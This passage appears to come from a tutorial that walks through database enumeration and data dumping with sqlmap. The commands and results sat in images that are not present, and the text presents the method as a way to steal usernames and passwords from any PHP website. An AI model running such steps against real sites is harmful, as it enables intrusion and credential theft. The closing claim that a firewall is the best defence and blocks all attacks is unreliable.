
- **After that we will use the following command to get the access the database.**




- **We got two database first is 'bdgroup_food' and second is 'information_schem'.**




- **Now to access the database we will use the following command.**




- **We will get the following result.**




- **Now to access the data of the tables we will use '--columns' instead of '--tables'.**




- **We will get the following results.**




- **Now to dump the data into the folder we will use the following command.**



- **Now it will be stored in the '.sqlmap' folder in the root directory.**





- **Hence in this way we can perform the SQL Injection attack on any "php" website and steal the data like username and password from it.**

- **The best way to stop SQL Injection is with help of firewall. If the website is using some kind of firewall then the attacker cannot perform attack on that website. He or SHE will get an error like "404" or "403" or "Not Acceptable" or "Permission Denied".**